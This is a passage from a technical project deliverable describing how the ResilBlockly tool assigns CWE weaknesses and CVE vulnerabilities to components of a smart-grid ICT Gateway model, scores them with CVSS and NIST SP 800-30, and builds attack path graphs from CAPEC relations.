


Figure 60 The CS MQTT_BROKER and its RUMI MQTT_Subscribe_Interface in the model ICT GW

For identification of weaknesses related to this RUMI, the following keywords were used in the CWE Catalogue: *Messaging Protocol, Communication Channel, MQTT, GUI*; 29 CWEs were retrieved. A representative result of retrieved CWEs is the following: *CWE-799: Improper Control of Interaction Frequency – Description: The software does not properly limit the number or frequency of interactions that it has with an actor, such as the number of incoming requests.*

3.2.3.3. Association of Vulnerabilities

As for the weaknesses, after the modelling of a use case ecosystem, in this case of the smart grid ecosystem involving the ICT Gateway, the user can click on Risk Assessment and select the *Vulnerabilities* tab for performing the association of vulnerabilities from CVE catalogue.

This step is analogous to the one available in Risk Designer (described in 3.1.3.2). Figure 61 shows the graphical interface of the Vulnerabilities tab, that allows the choice of the *Class Block* (as in the example the *GUI_Subscribe_to_MQTT (RUMI)*).




Figure 61 Vulnerabilities tab in Risk Assessment

The search and association of the vulnerabilities is started by pressing the *Add Vulnerabilities* button on the right as indicated in Figure 61.

The *Show vulnerabilities report* button displays all the vulnerabilities associated in the entire model, and, as for the weaknesses, allows to exclude vulnerabilities eventually inherited from the profile. The export button downloads the report in CSV format, where the fields available are:

- *Exclude* (with a yes or now depending on whether the vulnerability has been excluded or not respectively);
- *Exclusion reason* (the reason eventually provided by the user within the tool);
- *Predefined* (yes if the vulnerability is inherited from the profile, no if it has been added in the Model);
- *Component* (the model element to which the vulnerability is associated);
- *Vulnerability ID* (the CVE-ID or custom id);
- *Vulnerability Type* (CVE or custom);
- *Vulnerability title*;
- *Vulnerability description*;
- *Details* (the link to CVE catalogue).

For the ICT Gateway use case, we refer again to the CS GUI and in particular to its RUMI interface called *HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API* already described in the previous section for the association of weaknesses. The keywords chosen for the research in the CVE catalogue, in addition to the previous ones are *TypeScript* and *Bootstrap 4* based on the technologies underlying the implementation of the GUI.

11 CVEs have been associated to this component; a relevant example between them is the following one, while the full set of exported CVEs associated to it, completed with the risk analysis is provided in Appendix D as representative example.

- *CVE-2004-0230 – Description:* TCP, when using a large Window Size, makes it easier for remote attackers to guess sequence numbers and cause a denial of service (connection loss) to persistent TCP connections by repeatedly injecting a TCP RST packet, especially in protocols that use long-lived connections.

For the GUI CS and its RUMI called *GUI_Subscribe_to_MQTT* 15 CVEs were chosen. An example is the following:

- *CVE-2019-11777 – Description:* when connecting to an MQTT server using TLS and setting a host name verifier, the result of that verification is not checked. This could allow one MQTT server to impersonate another and provide the client library with incorrect information.

For the RUMI called *MQTT_Subscribe_Interface* which represents the interface of the *MQTT_Broker* to subscribers (already shown in Figure 60) a potentially relevant CVE is the following:

- *CVE-2019-11779 – Description:* if a malicious MQTT client sends a SUBSCRIBE packet containing a topic that consists of approximately 65400 or more '/' characters, i.e., the topic hierarchy separator, then a stack overflow will occur; and

For the GUI CS and its RUMI called *GUI_to_MQTT_Notify* 16 CVEs were chosen. An example is the following:

- *CVE-2019-5432 – Description:* A specifically malformed MQTT Subscribe packet crashes MQTT Brokers using the *mqtt-packet* module versions < 3.5.1, 4.0.0 - 4.1.3, 5.0.0 - 5.6.1, 6.0.0 - 6.1.2 for decoding;

3.2.3.4. Determining the Severity of Impact

As described in D6.1 [1] (Section 4.5), after having identified and associated weaknesses and vulnerabilities to system components, the threat modelling and risk assessment methodology shown in Figure 36 continues with the step 3. *Attack path analysis / Impact determination*.

This section addresses the sub-process *3b. Impact determination*, i.e., the determination of consequences of exploiting weaknesses or vulnerabilities and the estimation of the related severity; in particular, the focus is on the assistance provided by ResilBlockly in this activity and on guiding the user in it.




Figure 62 The Risk tab and the Vulnerabilities inner tab in Risk Assessment (Model Designer) with examples from ICT GW use case

Starting from the release v0.10 of ResilBlockly, in Model Designer / Risk Assessment the user can select the tab called *Risk*, as depicted on top of Figure 62.

The methodology distinguishes severity determination for weaknesses and vulnerabilities, and, therefore there are two different implementations in ResilBlockly, available in the two corresponding inner tabs: *Weaknesses* and *Vulnerabilities*.

For the severity of CVE vulnerabilities, the methodology - as described in D6.1 [1] -, leverages the Common Vulnerability Scoring System (CVSS)¹⁹ Base Score, and ResilBlockly retrieves this piece of information from the National Vulnerability Database (NVD) [11], where available. Typically, but not always, two types of base score can be retrieved:

- Base score v3.x;
- Base score v2.0.

The severity of impact score retrieved from NVD is a quantitative value, ranging from 0.0 to 10.0 (as shown in the central column of Table 5), that comes with a corresponding qualitative label. The label corresponding to the quantitative value varies depending on the specific CVSS version (first and third columns of Table 5).

ResilBlockly allows the user to choose a version of CVSS base score (either 3.x or 2.0), as shown in Figure 63; the user can also modify this choice, by pressing the blue text *change* shown on the right side of Figure 62. However, changing CVSS version would require to repeat any assessment already performed, and ResilBlockly warns the user with a message depicted in Figure 64. Further considerations about this choice have been already provided in D6.1 [1] (Section 4.5.1).

Table 5 Qualitative and quantitative severity rating scale in CVSS (from D6.1 [1])

CVSS v2.0 rating	CVSS Base Score	CVSS v3.x rating
Low	0.0	None
	0.1 - 3.9	Low
Medium	4.0 - 6.9	Medium
	7.0 - 8.9	High
High	9.0 - 10.0	Critical

¹⁹ The CVSS is a widely adopted methodology which helps a user in specifying some of the main characteristics of a vulnerability and provides a resulting score representing the severity (of impact) of a vulnerability. More details are in Section 2.2.2 of D6.1 [1].




Figure 63 The interface for the choice of CVSS version




Figure 64 Warning message appearing when the user tries to change CVSS version during an assessment

Independently from the choice of the user, the tool implements an algorithm for converting the CVSS base score quantitative value in a qualitative label (from Very Low to Very High) as in Figure 65.

The algorithm is composed of the following steps:

- take the CVSS Base score quantitative value (independently from the version chosen by the user, either v3.x (default one) or v2.0);
- multiplies for 10 the quantitative value;
- maps it to the NIST SP 800-30 [14] Semi-Quantitative values (i.e., a scale from 0 to 100 as in Figure 65)
- obtains the corresponding qualitative value (from Very Low to Very High).




Figure 65 Algorithm for CVSS Base Score Conversion and CVE severity of impact determination (Example of application)

In any case, the base score must be evaluated by the assessor and confirmed or updated according to parameters depending on the system under analysis, the environment, and so on. A useful information in this sense, where available in the CVE catalogue, is the *Description* field of CVE and especially the *impact* information that it may include.

Figure 62 shows an example of Risk assessment for CVE vulnerabilities associated to a block of the ICT Gateway. In the example, the user has selected the CVSS version 3.1, and a block of the model (i.e., *HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT*). The list of vulnerabilities previously associated to the block are shown, and on the right side the Severity field is populated with the CVSS V3.1 Base score, that in the case of both CVE-2018-14042 and CVE-2016-10735 is 6.1. In the case that for a CVE the Base score of the selected version is not available on the NVD, the users can specify the quantitative value by themselves. The same can happen, for different reasons: e.g., in the case of custom vulnerabilities, or if a user does not agree with the base score given by the NVD and assess a different severity value for that vulnerability of its own system component.

Regarding weaknesses, the severity can be determined by selecting the Risk tab and the weaknesses inner tab, as shown in Figure 66.




Figure 66 The Risk tab and Weaknesses inner tab in Risk Assessment (Model Designer) with examples from ICT GW use case

As discussed in D6.1 [1], to our knowledge there is no public database reporting a Common Weakness Scoring System (CWSS) [13] score. In fact, assessing the impact without knowing the context, the type of product, the specific language or technology would be questionable and un-representative.

Table 6 Assessment scales from NIST SP 800-30 (where the same scale is applied to for Vulnerability Severity, Impact of Threat Events, Level of Risk [14])

Qualitative Values	Semi-Quantitative Values	
Very High	96-100	10
High	80-95	8
Moderate	21-79	5
Low	5-20	2
Very Low	0-4	0

The methodology described in D6.1 [1] leaves to the user the responsibility of determining the severity of a weakness; the value has to be quantitative²⁰, from 0 to 10 (as shown in the third column of Table 6, starting from the left) and is again based on the NIST SP 800-30 [14].

²⁰ in a future release, the dropdown list may show not only the semi-quantitative but also the qualitative value of Table 6.

As depicted in in Figure 66, ResilBlockly implements a functionality that allows the user to determine this value, on the right side of the interface, under the column called *Severity*; the default value is 10.

In a future release, ResilBlockly will inform the user whether the "*Common Consequences*" field from the CWE catalogue, is available or not for the CWE under analysis, and, if so, it will provide also a link to the catalogue. This field gives a textual description of the impact, typically also involving the security properties impacted, that can be very helpful for determining the severity. The same will happen also for the field called "Likelihood of Exploit". An example is shown in Figure 67.

Common Consequences		
Scope	Impact	Likelihood
Access Control	Technical Impact: <i>Gain Privileges or Assume Identity</i> An attacker may be able to elevate privileges.	
Confidentiality	Technical Impact: <i>Read Application Data</i> An attacker may be able to obtain sensitive information.	
Integrity Confidentiality Availability	Technical Impact: <i>Execute Unauthorized Code or Commands</i> An attacker may be able to execute code.	
Likelihood Of Exploit		
Low		

Figure 67 Common Consequences and Likelihood of Exploit fields in CWE (Example: CWE 648)

3.2.3.5. Likelihood Determination

As described in D6.1 [1] (Section 4.6), the Likelihood is probably the most delicate attribute in a risk assessment. First, it is necessary to have an in-depth knowledge of the system and the domain of use in order to determine it. Moreover, this is especially hard in design phase, when the feasibility and ease of exploitation of a vulnerability or weakness has not been supported by testing yet.

Thus, both for vulnerabilities and weaknesses, the step 4. *Likelihood determination* of the methodology in Figure 66 relies on historical data on successful cyber-attacks on similar systems, existing assessment reports, vendor/manufacturer vulnerability reports (for OTS system components), and, moreover, the assessor experience.

For these reasons, ResilBlockly does not provide any automatic likelihood estimation, but allows the user to determine this value after having reviewed the information possibly available in the catalogue (Figure 67). Technically, the user of ResilBlockly chooses from a dropdown menu the qualitative value (based on the NIST SP 800-30 likelihood scale, which includes values from *Very Low* to *Very High*, as shown in Table 7). The default value is *Very High*.

Examples of likelihood estimation for vulnerabilities and weaknesses can be seen in Figure 62 and Figure 66 respectively.

3.2.3.6. Obtaining the Risk

As described in D6.1 [1] (Section 4.7), once the severity of impact and probability have been determined by the user, the risk is easily deducible, and the methodology underlying ResilBlockly adopts the NIST SP 800-30 risk matrix shown in Table 7.

Figure 62 and Figure 66 show on the right side of the interface, the Risk column corresponding to the assessment automatically computed by ResilBlockly for each CVE or CWE. A similar result is obtained also for custom weaknesses and vulnerabilities.

Table 7 Assessment scales for the level of risk – Combination of Likelihood and Impact (source: [14])

Likelihood (Threat Event Occurs and Results in Adverse Impact)	Level of Impact				
	Very Low	Low	Moderate	High	Very High
Very High	Very Low	Low	Moderate	High	Very High
High	Very Low	Low	Moderate	High	Very High
Moderate	Very Low	Low	Moderate	Moderate	High
Low	Very Low	Low	Low	Low	Moderate
Very Low	Very Low	Very Low	Very Low	Low	Low

The NIST SP 800-30 matrix, depicted in Table 7, has been implemented in ResilBlockly and the tool automatically gives in output the resulting Risk, taking in input the Severity (Level of Impact) and the Likelihood) with a qualitative value and adopting the scale (from *Very Low* to *Very High*).

In the example of Figure 62, the Severity of CVE-2018-14042 according to the CVSS Base score v3.x retrieved from NVD, is 6.1; ResilBlockly applies the conversion of Figure 65, producing a qualitative value of Moderate for the severity of impact of that vulnerability. This conversion is not displayed to the user on the interface of the tool. Then, the user selects the likelihood, that in the example of Figure 62 is Moderate. Given the two inputs, ResilBlockly automatically computes the resulting Risk, that in this example is Moderate (according to Table 7) and shows it on the screen with a coloured label. The colour changes based on the level of Risk.

The risk information (including severity of impact and likelihood) is going to be included in the Assessment report of the model (together with the weaknesses and vulnerabilities export described before in the document)

Finally, it is important to notice that the risk assessment here is not addressing the combination of risks determined for different weaknesses (vulnerabilities), either associated to the same asset, or to different assets in the same system.

However, as a future development, a Risk Assessment Dashboard is planned to be implemented in ResilBlockly, to let the user have an overview of the CWEs and CVEs and their related risks.




Figure 68 Mock-up of Risk Assessment Dashboard (not in current release of ResilBlockly)

3.2.3.7. Discovery of Related Threats and Generation of Attack Trees

As described in D6.1 [1] (Section 4.4), leveraging the relations between already identified threats can be useful during a risk assessment for identifying additional ones and therefore for the completeness of the assessment. In ResilBlockly, the weaknesses related to attack patterns can be identified and associated, - as already described in Section 3.1.3.1-, thanks to the feature *Add weaknesses from CAPEC*. Moreover, having a graphical representation of the relations is also very important, since the user can be assisted in understanding the possible paths that an attacker may follow; this is crucial for reasoning on where the introduction of mitigations is necessary.

Regarding graphical representations of threats, extensive studies have been conducted and reported in D6.1 [1]. Between the candidate representations, the Attack Path Tree (APT) is the one that we considered the most interesting and therefore has been implemented in the tool. This tree is based on the *related attack pattern* field available in CWE, and also connects the attack patterns with additional CAPEC entries that *canPrecede* them. In this way an APT is obtained (as the one shown in Figure 69).

Then, by extending an APT with the *related weaknesses* for all the attack patterns in tree, it is possible to obtain a structure that takes the name of Attack Path Graph (APG) (as shown in Figure 70). An APG is very interesting for a security risk analysis since it helps to understand which attack pattern could be more critical, based on the *related weaknesses*, and more precisely on whether or not they are present in model: in fact, according to the definition of related weaknesses, they must exist for a given attack to be successful




Figure 69 Example of Attack Path Tree for CWE-648. Mock-up from D6.1 [1].





Figure 70 Attack Path Graph example related to CWE-648. Mock-up from D6.1 [1].



Risk assessment

Functional analysis | Interfaces analysis | **Weaknesses** | Vulnerabilities | Communication rules

Block: HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API

152 weaknesses related to the Block "HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API"

Exclusion reason	ID	Catalog	Predefined	Details	Attack Tree
	CWE-648	CWE	No		Attack Tree (Graph)

Description
The application does not conform to the API requirements for a function call that requires extra privileges. This could allow attackers to gain privileges by causing the function to be called incorrectly.

Figure 71 Weaknesses tab in Risk Assessment after pressing on a Weakness (e.g., CWE-648)

Regarding the ICT Gateway use case, and for the risk analysis of the GUI, Figure 71 shows one example weakness, the *CWE-648*, associated to the

HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API. The tool allows to automatically build an APG for each CWE by pressing on the button as indicated in Figure 71.

The resulting APG²¹ generated by ResilBlockly for this example is given in Figure 72: the weakness is represented on top of the APG and highlighted in yellow.

The tool automatically retrieves, where available:

- i) *related attack patterns*, tree representing them as red rectangles (e.g., CAPEC 107 and 234), and places them on the Level 1 of the APT;
- ii) *preceding attack patterns*, still represented by red rectangles but and placed on the below levels of the APT (e.g., CAPEC 63, 174 and 85);
- iii) *related weaknesses*, represented with blue circles, and connected to all their related attack patterns. In this step the APT becomes an APG.

The displayed Attack Path Graph shows the *name* of weaknesses and attack patterns on mouseover (as depicted in Figure 73) and includes an URL to the dedicated page in the corresponding CWE or CAPEC catalogue.

